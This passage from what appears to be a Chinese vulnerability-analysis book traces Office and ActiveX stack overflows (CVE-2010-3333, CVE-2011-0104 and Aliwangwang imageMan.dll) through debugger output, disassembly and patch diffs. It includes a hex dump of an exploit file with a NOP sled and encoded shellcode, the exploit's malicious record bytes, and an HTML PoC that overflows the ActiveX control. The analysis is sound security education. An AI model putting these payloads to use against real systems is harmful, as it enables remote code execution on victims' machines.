cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mso!Ordinal1148+0x2aec:
30f3996f 5e              pop     esi
0:000> t
```

```
eax=0000c800 ebx=05000000 ecx=00124164 edx=00000000 esi=00000000 edi=00124060
eip=30f39970 esp=00123e8c ebp=00123ea8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mso!Ordinal1148+0x2aed:
30f39970 5b              pop     ebx
0:000> t
eax=0000c800 ebx=00000000 ecx=00124164 edx=00000000 esi=00000000 edi=00124060
eip=30f39971 esp=00123e90 ebp=00123ea8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mso!Ordinal1148+0x2aee:
30f39971 5f              pop     edi
0:000> t
eax=0000c800 ebx=00000000 ecx=00124164 edx=00000000 esi=00000000 edi=00000000
eip=30f39972 esp=00123e94 ebp=00123ea8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mso!Ordinal1148+0x2aef:
30f39972 c9              leave
0:000> t
eax=0000c800 ebx=00000000 ecx=00124164 edx=00000000 esi=00000000 edi=00000000
eip=30f39973 esp=00123eac ebp=00123ed8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mso!Ordinal1148+0x2af0:
30f39973 c21400          ret     14h
```

微软在修复CVE-2010-3333漏洞时，主要通过检测RTF文件中的pFragments属性值的大小是否大于4字节，若大于则跳走并返回，而不再进行内存复制，从而解决栈溢出的问题。

2.5 CVE-2011-0104 Microsoft Excel TOOLBARDEF Record 栈溢出漏洞

2.5.1 漏洞描述

CVE-2011-0104是Microsoft Excel在解析XLB文件中的TOOLBARDEF Record（CVE公告上写的是HLINK记录，但笔者在查询Office官方文档时，发现HLINK对应的类型值是0x1B8，而非0xA7，并且0xA7未文档化，但py-office-tools分析工具给出的是TOOLBARDEF记录，后面0x3C对应的是CONTINUE记录，这与官方文档相吻合）时存在的栈溢出漏洞，导致可执行任意代码。若攻击者特意构造恶意的XLB文件，受害者在未知的情况下打开恶意文件，受害者主机便可能被完全控制。

2.5.2 分析环境

本节的分析环境如表2-3所示。

表2-3 测试环境

	推荐使用的环境	**备注**
操作系统	Windows XP SP3	简体中文版
虚拟机	VirtualBox	版本号：4.1.8
调试器	Immunity Debugger	版本号：1.73
调试器	WinDbg	版本号：6.12.0002.633
反汇编器	IDA Pro	版本号：6.1
漏洞软件	Microsoft Office Excel	版本号：2003（11.8169.8329）SP3 中文版

2.5.3 基于污点追踪思路的漏洞分析方法

关于CVE-2011-0104漏洞的PoC代码已在exploit-db站点上有公布，而著名的安全组织Abysssec也在其博客上公布了漏洞原理及相应的利用代码，此处我们以Abysssec组织公布的Exploit作为调试样本。

首先，运行excel.exe，然后用WinDbg加载运行，并打开exploit.xlb文件，打开后触发异常：

```
(584.79c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=90909090 ebx=0013d108 ecx=00000006 edx=31627f48 esi=00000000 edi=00000400
eip=300e06f7 esp=0013b0c4 ebp=0013b130 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010286
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\Microsoft Office\OFFICE11\EXCEL.EXE -
EXCEL!Ordinal41+0xe06f7:
300e06f7 8908            mov     dword ptr [eax],ecx  ds:0023:90909090=????????
0:000> kb
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
0013b130 90909090 90909090 90909090 90909090 EXCEL!Ordinal41+0xe06f7
0013b134 90909090 90909090 90909090 90909090 0x90909090
0013b138 90909090 90909090 90909090 90909090 0x90909090
0013b13c 90909090 90909090 90909090 90909090 0x90909090
```

崩溃地址位于函数sub_300E05AD，我们暂且将其命名为CrashFun函数。重新加载Excel进程，并

在0x300E05AD下断，然后再对栈顶下内存写入断点，执行后我们来到0x300DE834，这里就是循环复制数据到栈上导致溢出的地址，如图2-49所示。




图2-49　将Shellcode复制到栈上


由于Exploit是为Excel 2007 SP2写的，而笔者是在Excel 2003 SP3上测试的，因此“跳板地址”并没有精确地覆盖到栈顶，反而被Shellcode覆写，也有可能这是Abysssec故意留的一手，下面的分析也会跟Abysssec博客上的分析文章描述的情况有所不同。

用IDA加载excel.exe，定位到复制栈数据的0x300DE834，该地址位于函数sub_300DE7EC中，暂时将其命名为VulFun。

```
.text:300DE7EC  VulFun          proc near         ; CODE XREF: sub_300DA029+1A8↑p
.text:300DE7EC                                    ; sub_300DD9D4+2BAFD↑j ...
.text:300DE7EC
.text:300DE7EC arg_0           = dword ptr  4
.text:300DE7EC arg_4           = dword ptr  8
.text:300DE7EC arg_8           = dword ptr  0Ch
.text:300DE7EC
.text:300DE7EC                 push    ebx
.text:300DE7ED                 mov     ebx, [esp+4+arg_4] ; 复制的字节数来源于第 2 个参数 arg_4
.text:300DE7F1                 test    ebx, ebx
.text:300DE7F3                 jz      loc_30107F82
```

```
.text:300DE7F9                 cmp     ebx, [esp+4+arg_8]
.text:300DE7FD                 ja      loc_30238F06
.text:300DE803                 mov     edx, dword_30892C44
.text:300DE809                 mov     eax, NumberOfBytesWritten
.text:300DE80E                 push    ebp
.text:300DE80F                 mov     ebp, [esp+8+arg_0]
.text:300DE813                 push    esi
.text:300DE814                 push    edi
.text:300DE815
.text:300DE815 loc_300DE815:                           ; CODE XREF: VulFun+3BA1C↑j
.text:300DE815                 cmp     edx, eax
.text:300DE817                 jge     loc_3011A20D
.text:300DE81D
.text:300DE81D loc_300DE81D:                           ; CODE XREF: VulFun+3BA40↑j
.text:300DE81D                 sub     eax, edx
.text:300DE81F                 cmp     ebx, eax
.text:300DE821                 jge     short loc_300DE825
.text:300DE823                 mov     eax, ebx    ; ecx = eax = ebx
.text:300DE825
.text:300DE825 loc_300DE825:                           ; CODE XREF: VulFun+35↑j
.text:300DE825                 lea     esi, dword_3088EC40[edx]
.text:300DE82B                 mov     ecx, eax        ; ecx = eax = 复制的字节数
.text:300DE82D                 mov     edx, ecx
.text:300DE82F                 shr     ecx, 2        ; 以 dword 单位进行复制，故除 4
.text:300DE832                 mov     edi, ebp
.text:300DE834                 rep movsd               ; 循环复制数据到栈上导致溢出
```

回头看Immunity Debugger中的栈情况，如图2-50所示，这里复制的字节大小刚好就是0x300，明显大于栈空间大小（目的地址距离栈顶0x60字节），最后会导致栈溢出。



Address	Returns to	Procedure / arguments	Called from	Frame	Stack Dump
00138080	3070DF42	<EXCEL.VulFun>	EXCEL.3070DF3D		0013B0CF 00000300 FFFFEFE1
0013B0AC	30237FDF	? EXCEL.3070DD5F	EXCEL.30237FDA		01FF0B58 0013CF04 0013D108
0013B134	300E19DC	? EXCEL.300E05AD	EXCEL.300E19D7	0013B130	0013B4B8 0013CF04 0013D108
0013D35C	300D5466	? EXCEL.300E1286	EXCEL.300D5461		0013E4C8 00000826 00000001
0013D420	00000001	*** CORRUPT ENTRY ***		0013D41C	

图2-50　调用栈情况

此处0x300就是导致溢出的关键点，即我们要查找的“污点”，我们可以据此顺藤摸瓜找到它的传染源。先跟进0x3070DF3D，观察0x300源自何处。在0x3070DF3D上方观察到以下代码，下面是调试时的情况：

```
3070DF0A  |. 83F8 3C        ||CMP EAX,3C                          ;  判断 record type 是否为 0x3C
```

```
3070DF0D  |. 8945 68        ||MOV DWORD PTR SS:[EBP+68],EAX
3070DF10  |. 0F85 C80A0000  ||JNZ EXCEL.3070E9DE
3070DF16  |. E8 AA089DFF    ||CALL <EXCEL._GetCopySize>  ;  获取复制的字节数，这里返回 0x300
3070DF1B  |. 8B7D 34        ||MOV EDI,DWORD PTR SS:[EBP+34]      ;  edi = 0x0C0F
3070DF1E  |. 0FAF7D 70      ||IMUL EDI,DWORD PTR SS:[EBP+70]     ;  0x0C0F * 0x04 = 0x303C
3070DF22  |. 8945 7C        ||MOV DWORD PTR SS:[EBP+7C],EAX      ;  eax = 0x300
3070DF25  |. 8B45 6C        ||MOV EAX,DWORD PTR SS:[EBP+6C]
3070DF28  |. 8D7407 03      ||LEA ESI,DWORD PTR DS:[EDI+EAX+3]   ;  计算复制的目标地址
3070DF2C  |. E8 735B9BFF    ||CALL EXCEL.300C3AA4
3070DF31  |. 6A FD          ||PUSH -3
3070DF33  |. 59             ||POP ECX
3070DF34  |. 2BCF           ||SUB ECX,EDI
3070DF36  |. 03C1           ||ADD EAX,ECX
3070DF38  |. 50             ||PUSH EAX                           ;  最大拷贝字节数
3070DF39  |. FF75 7C        ||PUSH DWORD PTR SS:[EBP+7C]         ;  复制的字节数
3070DF3C  |. 56             ||PUSH ESI                           ;  目的地址
3070DF3D  |. E8 AA089DFF    ||CALL <EXCEL.VulFun>
```

我们直接用IDA的F5功能对函数sub_3070DD5F进行反编译，得到以下伪C代码：

```
if ( v93 == 0xA7 )                     // 判断 recode type 是否为 TOOLBARDEF[0xA7]
          {
            v8 = (int)((char *)v6 + v5);
            v9 = dword_30895B44 < 5;
            LOBYTE(v9) = dword_30895B44 >= 5;
            v97 = (int)((char *)v6 + v5);
            LOWORD(v8) = *(_WORD *)((char *)v6 + 1);
            v80 = *(_WORD *)((char *)v6 + 1);
            v10 = 2 * v9 + 2;
            v11 = (int)((char *)v6 + v10 * v80 + 3);
            v91 = v8;
            i = (unsigned int)((char *)v6 + 3);
            v95 = v10;
            if ( (signed __int16)v8 > 0 )
            {
              while ( 1 )
              {
                --v91;
                v12 = i;
                while ( 1 )
                {
                  v13 = v92;
```

```
                if ( dword_30895B44 >= 5 )
                {
                  v96 = *(_DWORD *)v12;
                }
                else
                {
                  LOWORD(v96) = *(_BYTE *)v12;
                  HIWORD(v96) = *(_BYTE *)(v12 + 1);
                }
                if ( (_WORD)v96 )
                  break;
                v12 += v95;
                v14 = v91--;
                v92 = 1;
                i = v12;
                if ( !v14 )
                {
                  v13 = v92;
                  break;
                }
              }
              if ( HIWORD(v96) & 0x12F && v11 >= (unsigned int)v97 )
              {
                v93 = sub_300DE7C5();           // v93 = 0x3C
                if ( v93 != 0x3C )              // 判断 record type 是否为 CONTINUE[0x3C]
                  goto LABEL_187;               // 不跳转
                v15 = sub_300DE7C5();           // 返回复制字节数 0x300
                v16 = v95 * v80;
                v97 = v15;
                v11 = (int)((char *)v94 + v95 * v80 + 3);
                v17 = sub_300C3AA4();
                VulFun(v11, v97, -3 - v16 + v17);    // 漏洞函数
          ……省略部分内容……
             }
          }
      }
```

下面是Exploit代码的关键部分：

```
recordType = "\xA7\x00"
recordLenght = "\x04\x00"
field1 = "\xB0"
```

```
    field2 = "\x0F\x0C"
    field3 = "\x00"
    field4 = "\x3C\x00"
    field5 = "\x00\x03"
```

结合Exploit代码和上述分析，我们就可大胆地做出如下推测。

Excel在解析TOOLBARDEF[0xA7] Record时，若接下去的Record Type为CONTINUE[0x3C] Record，则将CONTINUE记录中Len值0x300作为复制字节数，而OOLBARDEF[0xA7]记录中的Len值0x04与cbtn字段0x0C0F控制着复制的目标地址。

下面利用py-office-tools对exploit.xlb文件格式进行解析，使用以下命令解析格式，并将解析出的内容保存到exploit.txt文件：

```
pyOffice.py -f exploit.xlb > exploit.txt
```

下面是exploit.txt中的关键部分：

```
[*]Opening file exploit.xlb
[*]Listing streams/storages:

Warning: OLE type 0x8 not in types

[**]Detected Excel file exploit.xlb
********************************************************************************
[*]Dumping Workbook stream 0x3f7a (16250) bytes...

[ii]BOF record: current count 1
[0]Record BOF [0x809 (2057)] offset 0x0 (0), len 0x10 (16) (Beginning of File)
       WORD vers = 0x600 (1536)
       WORD dt = 0x400 (1024)
       WORD rupBuild = 0x1faa (8106)
       WORD rupYear = 0x7cd (1997)
       DWORD bfh = 0x500c9 (327881)
       DWORD sfo = 0x406 (1030)
[1]Record TOOLBARDEF [0xa7 (167)] offset 0x14 (20), len 0x4 (4) (Toolbar Definition:)
       BYTE fUnnamed = 0xb0 (176)
       WORD cbtn = 0xc0f (3087)
       Field 'rgbbtndef' is variable length, dumping rest of record:
          0000000000   00                                                  .
[2]Record CONTINUE [0x3c (60)] offset 0x1c (28), len 0x300 (768) (Continues Long Records)
       Field 'data' is variable length, dumping rest of record:
          0000000000   41 DF D6 D5 3B 00 00 00 00 00 00 00 00 00 00 00    A...;...........
          0000000010   00 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
```


```
0000000020   90 90 90 90 90 90 90 90 90 89 E5 D9 EE D9 75 F4    ..............u.
0000000030   5E 56 59 49 49 49 49 49 49 49 49 49 49 43 43 43    ^VYIIIIIIIIIICCC
0000000040   43 43 43 37 51 5A 6A 41 58 50 30 41 30 41 6B 41    CCC7QZjAXP0A0AkA
0000000050   41 51 32 41 42 32 42 42 30 42 42 41 42 58 50 38    AQ2AB2BB0BBABXP8
0000000060   41 42 75 4A 49 4B 4C 4B 58 51 54 43 30 43 30 45    ABuJIKLKXQTC0C0E
0000000070   50 4C 4B 51 55 47 4C 4C 4B 43 4C 43 35 44 38 45    PLKQUGLLKCLC5D8E
0000000080   51 4A 4F 4C 4B 50 4F 44 58 4C 4B 51 4F 47 50 45    QJOLKPODXLKQOGPE
0000000090   51 4A 4B 51 59 4C 4B 46 54 4C 4B 43 31 4A 4E 46    QJKQYLKFTLKC1JNF
00000000A0   51 49 50 4A 39 4E 4C 4C 44 49 50 42 54 45 57 49    QIPJ9NLLDIPBTEWI
00000000B0   51 48 4A 44 4D 45 51 49 52 4A 4B 4B 44 47 4B 46    QHJDMEQIRJKKDGKF
00000000C0   34 46 44 45 54 43 45 4A 45 4C 4B 51 4F 47 54 43    4FDETCEJELKQOGTC
00000000D0   31 4A 4B 43 56 4C 4B 44 4C 50 4B 4C 4B 51 4F 45    1JKCVLKDLPKLKQOE
00000000E0   4C 45 51 4A 4B 4C 4B 45 4C 4C 4B 43 31 4A 4B 4C    LEQJKLKELLKC1JKL
00000000F0   49 51 4C 47 54 45 54 48 43 51 4F 46 51 4C 36 43    IQLGTETHCQOFQL6C
0000000100   50 46 36 45 34 4C 4B 50 46 50 30 4C 4B 47 30 44    PF6E4LKPFP0LKG0D
0000000110   4C 4C 4B 44 30 45 4C 4E 4D 4C 4B 42 48 44 48 4D    LLKD0ELNMLKBHDHM
0000000120   59 4B 48 4B 33 49 50 43 5A 46 30 45 38 4C 30 4C    YKHK3IPCZF0E8L0L
0000000130   4A 45 54 51 4F 42 48 4D 48 4B 4E 4D 5A 44 4E 50    JETQOBHMHKNMZDNP
0000000140   57 4B 4F 4A 47 43 53 47 4A 51 4C 50 57 51 59 50    WKOJGCSGJQLPWQYP
0000000150   4E 50 44 50 4F 46 37 50 53 51 4C 43 43 42 59 44    NPDPOF7PSQLCCBYD
0000000160   33 43 44 43 55 42 4D 50 33 50 32 51 4C 42 43 45    3CDCUBMP3P2QLBCE
0000000170   31 42 4C 42 43 46 4E 45 35 44 38 42 45 43 30 41    1BLBCFNE5D8BEC0A
0000000180   41 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    A...............
0000000190   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
00000001A0   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
00000001B0   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
00000001C0   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
00000001D0   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
00000001E0   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
00000001F0   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
0000000200   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
0000000210   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
0000000220   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
0000000230   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
0000000240   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
0000000250   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
0000000260   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
0000000270   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
0000000280   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
0000000290   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
00000002A0   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
```

```
        00000002B0   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
        00000002C0   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
        00000002D0   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
        00000002E0   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
        00000002F0   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
!!Invalid record length (0x9090, 37008) only have 0x3c56 (15446) left
!!Attempting to recover from error
!!Recovered from error, skipped 0x147 (327) bytes
```

到这里，基本可以确定“污点”0x300正是来源于CONTINUE记录中Len的值，由于未校验它与实际分配的内存空间大小，最终在复制数据时导致溢出。读者可以尝试着修改上面CONTINUE记录中的Len值，进一步验证漏洞成因。关于此漏洞的利用，与传统的溢出利用方式基本一致，没有过多的亮点，而且Abysssec已提供Exploit代码，因此不再分析描述。

2.5.4　漏洞修复

从官网下载相应版本的补丁并运行安装。用BinDiff对补丁前后的excel.exe进行补丁比较，先定位到漏洞函数VulFun，查看后发现没什么变化，我们再对调用VulFun的函数sub_3070DD5F进行对比，它对应的是修复后的函数sub_3070F7AA，如图2-51所示。



similarity	confide	change	EA primary	name primary	EA secondary	name secondary
1.00	0.99	-------	3070DC79	sub_3070DC79_21879	3070F6C4	sub_3070F6C4_51025
1.00	0.99	-------	3070DC98	sub_3070DC98_21880	3070F6E3	sub_3070F6E3_51026
0.98	0.99	GI-----	3070DD5F	sub_3070DD5F_21881	3070F7AA	sub_3070F7AA_51027
1.00	0.99	-------	3070EA1F	sub_3070EA1F_21882	30710476	sub_30710476_51028

图2-51　补丁比较结果

对比修复前后的代码情况，如图2-52所示。




图2-52　F5代码对比

补丁后的程序在调用漏洞函数前增加了一些判断条件，相当于v96 ≤ v16 / v97 时才会调用漏洞函数。我们把样本中的数据带入上述表达式得到：

```
v96 = 0x0C0F
```

```
v16 = 0x2020
v97 = 0x4
v96 > v16/v97 （0x0C0F > 0x0808）
```

这里0x2020是用于计算最大拷贝字节数的，而0x0C0F * 0x4是作为偏移量来计算拷贝的目标地址的，显然这里条件成立，会执行goto LABEL_188跳转，因此不会调用到漏洞函数，修复后的程序运行样本后并不会复制CONTINUE[0x3C] Record上的数据到栈上，从而防止栈溢出的发生。

2.6 阿里旺旺ActiveX控件imageMan.dll栈溢出漏洞

2.6.1 漏洞描述

淘宝阿里旺旺的ActiveX控件imageMan.dll中的AutoPic函数由于未对参数长度进行有效检测，导致存在栈溢出漏洞，利用漏洞可远程执行任意代码。该漏洞通过COMRaider工具可以模糊测试到，最早是由爱无言黑客发现并报予厂商修复的。

2.6.2 分析环境

本节的分析环境如表2-4所示。

表2-4 测试环境

	推荐使用的环境	备注
操作系统	Windows XP SP3	简体中文版
虚拟机	VirtualBox	版本号：4.1.8
调试器	Immunity Debugger	版本号：1.73
反汇编器	IDA Pro	版本号：6.1
漏洞软件	阿里旺旺	版本号：6.50.00C

2.6.3 针对ActiveX控件的漏洞分析方法

此处以AliIM2010_taobao(6.50.00C)作为漏洞程序进行调试，PoC代码如下：

```
<html>
<body>
<object classid="clsid:128D0E38-1FF4-47C3-B0F7-0BAF90F568BF" id="target"></object>
<script>
var buffer = '';
while (buffer.length < 1111) buffer+="A";
```

```
target.AutoPic(buffer,"defaultV");
</script>
</body>
</html>
```

关于ActiveX控件中的函数调试跟进，可使用以下方法。

（1）首先，按“ALT + E”组合键，找到可执行模块OLEAUT32，双击进入。

（2）按“Ctrl + N”组合键，找到函数名DispCallFunc，双击进入。

（3）找到DispCallFunc函数中首个CALL ECX，在此处下断，然后动态调试，通过调试器上的F7键跟进即是漏洞函数。

在CALL ECX断下后，可以看到传递的参数buffer，如图2-53所示。




图2-53　传递超长字符串用于触发溢出

接着，F7跟进call ecx，来到ImageMan.dll中对应的AutoPic函数0x01C9AB7F：

```
01C9AB7F    55              PUSH EBP
01C9AB80    8BEC            MOV EBP,ESP
01C9AB82    81EC 1C030000    SUB ESP,31C                              ; 分配栈空间 0x31C
```

```
01C9AB88   57              PUSH EDI
01C9AB89   C685 F8FDFFFF 00 MOV BYTE PTR SS:[EBP-208],0
01C9AB90   B9 40000000      MOV ECX,40
01C9AB95   33C0            XOR EAX,EAX
01C9AB97   8DBD F9FDFFFF    LEA EDI,DWORD PTR SS:[EBP-207]
01C9AB9D   F3:AB           REP STOS DWORD PTR ES:[EDI]
01C9AB9F   66:AB           STOS WORD PTR ES:[EDI]
01C9ABA1   AA              STOS BYTE PTR ES:[EDI]
01C9ABA2   6A 00           PUSH 0
01C9ABA4   6A 00           PUSH 0
01C9ABA6   68 04010000      PUSH 104
01C9ABAB   8D85 F8FDFFFF    LEA EAX,DWORD PTR SS:[EBP-208]
01C9ABB1   50              PUSH EAX
01C9ABB2   6A FF           PUSH -1
01C9ABB4   8B4D 0C         MOV ECX,DWORD PTR SS:[EBP+C]          ; 超长字符串参数 buffer
01C9ABB7   51              PUSH ECX
01C9ABB8   6A 00           PUSH 0
01C9ABBA   6A 00           PUSH 0
01C9ABBC   FF15 A8E2CB01    CALL DWORD PTR DS:[<&KERNEL32.WideCha>;
kernel32.WideCharToMultiByte
01C9ABC2   C685 F0FCFFFF 00 MOV BYTE PTR SS:[EBP-310],0
01C9ABC9   B9 40000000      MOV ECX,40
01C9ABCE   33C0            XOR EAX,EAX
01C9ABD0   8DBD F1FCFFFF    LEA EDI,DWORD PTR SS:[EBP-30F]
01C9ABD6   F3:AB           REP STOS DWORD PTR ES:[EDI]
01C9ABD8   66:AB           STOS WORD PTR ES:[EDI]
01C9ABDA   AA              STOS BYTE PTR ES:[EDI]
01C9ABDB   6A 5C           PUSH 5C                             ; 反斜杠\
01C9ABDD   8D95 F8FDFFFF    LEA EDX,DWORD PTR SS:[EBP-208]
01C9ABE3   52              PUSH EDX                            ; buffer 转换为多字节字符串
fullpath
01C9ABE4   E8 17940100      CALL <ImageMan.strrchr>              ; 获取字符串中最后一个反斜
杠的位置 index，由于无此字符，因此 index 等于字符串结束地址
01C9ABE9   83C4 08         ADD ESP,8
01C9ABEC   8985 F4FDFFFF    MOV DWORD PTR SS:[EBP-20C],EAX
01C9ABF2   C685 FCFEFFFF 00 MOV BYTE PTR SS:[EBP-104],0
01C9ABF9   B9 40000000      MOV ECX,40
01C9ABFE   33C0            XOR EAX,EAX
01C9AC00   8DBD FDFEFFFF    LEA EDI,DWORD PTR SS:[EBP-103]
01C9AC06   F3:AB           REP STOS DWORD PTR ES:[EDI]
01C9AC08   66:AB           STOS WORD PTR ES:[EDI]
```

```
01C9AC0A   AA              STOS BYTE PTR ES:[EDI]
01C9AC0B   8B85 F4FDFFFF    MOV EAX,DWORD PTR SS:[EBP-20C]       ; index
01C9AC11   8D8D F8FDFFFF    LEA ECX,DWORD PTR SS:[EBP-208]       ; fullpath
01C9AC17   2BC1            SUB EAX,ECX
01C9AC19   83C0 01          ADD EAX,1                          ; index - fullpath + 1
01C9AC1C   50              PUSH EAX                           ; 复制的字节数 size = index - fullpath + 1，只要字符串无反斜杠就会全字符串复制，最终会覆盖到栈顶数据
01C9AC1D   8D95 F8FDFFFF    LEA EDX,DWORD PTR SS:[EBP-208]
01C9AC23   52              PUSH EDX                           ; 源地址 = AAA......
01C9AC24   8D85 FCFEFFFF    LEA EAX,DWORD PTR SS:[EBP-104]
01C9AC2A   50              PUSH EAX                           ; 目标地址 = 本地变量
01C9AC2B   E8 E0160000      CALL <ImageMan._mbsnbcpy>           ; 调用_mbsnbcpy 拷贝字符串，触发溢出！
01C9AC30   83C4 0C          ADD ESP,0C
```

分析总结：在传递字符串参数给AutoPic函数时，它会先获取反斜杠“\”的位置，然后字符串开始至反斜杠之间的字符数将作为后续复制时的size，若字符串中无反斜杠，就会导致全字符串复制，最终导致溢出。

2.6.4 漏洞利用

